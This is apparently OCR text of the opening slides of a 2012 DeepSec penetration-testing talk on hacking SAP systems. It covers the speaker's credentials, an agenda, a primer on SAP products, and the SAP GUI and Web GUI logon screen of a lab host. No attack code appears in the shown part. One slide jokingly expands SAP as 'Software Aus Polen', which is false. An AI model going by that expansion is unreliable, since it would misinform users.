MWR InfoSecurity

DeepSec Vienna 2012

MWR LABS

SAP cyber Slapping

A Penetration Testers Guide

CALL TRANSACTION SUIM

- Dave Hartley (**@nmonkee**).
- Principal Security Consultant **@MWRInfoSecurity** / **@MWRLabs**.
- CHECK and CREST Certified (Application & Network).
- CREST Assessor (help design and invigilate exams).
- Co-Author of SQL Injection Attacks and Defences (1st & 2nd editions).
- Written a few SAP Metasploit modules....

Disclaimer

- Alexander Polyakov (dsecrg.com)
- Andreas Wiegenstein (virtualforge.com)
- Chris John Riley (blog.c22.cc)
- Ian de Villiers (sensepost.com)
- Joshua ‘Jabra’ Abraham & Willis Vandevanter (rapid7.com)
- Raul Siles (taddong.com)
- Martin Gallo (coresecurity.com)
- Mariano Nuñez Di Croce (onapsis.com)

J.E.E.P

- **J**ust **E**nough **E**ducation to **P**wn!
- Approx. 25 presentations/white papers on how to hack SAP.
- Originally created as an **internal** education piece for the **@MWRLabs** team.
- SAP has an incomprehensibly massive attack surface.

Agenda

- Background
- SAP Infrastructure/Landscape
- SAP Databases
- SAP Connectivity
- SAP Transactions, Reports and Programs
- SAP Web

Background

SAP Primer

Background

- SAP (Software Aus Polen) is one of the world's largest software companies!
- SAP's products focus on Enterprise Resource Planning (ERP).
- There are five major enterprise applications in SAP's Business Suite.

Background


- SAP ERP Central Component (SAP ECC) prev named R/3.
- Customer Relationship Management (CRM).
- Product Lifecycle Management (PLM).
- Supply Chain Management (SCM).
- Supplier Relationship Management (SRM).

WORLD DOMINATION

If a little white lab mouse can do it, Why the hell cant I?


SAP GUI

- The language of SAP is ABAP.
- Classic ABAP applications (called "transactions") are executed through a proprietary (fat) client called SAP GUI.



SAP Web GUI

- Don’t need the client, can use just a browser.
- The SAP Internet Transaction Server (ITS) translates dialog screens into HTML pages.



Logon

http://172.16.252.135:8042/sap/bc/gui/sap/its/webgui

SAP NetWeaver

⚠ SSO logon not possible; logon tickets not activated on the server

Choose "Log On" to continue. A dialog box appears in which you can enter your user and password

⚠ No switch to HTTPS occurred, so it is not secure to send a password

! You are calling this web site with a browser that is not supported

System:	NPL
Client:	001
User:	
Password:	
Language:	English

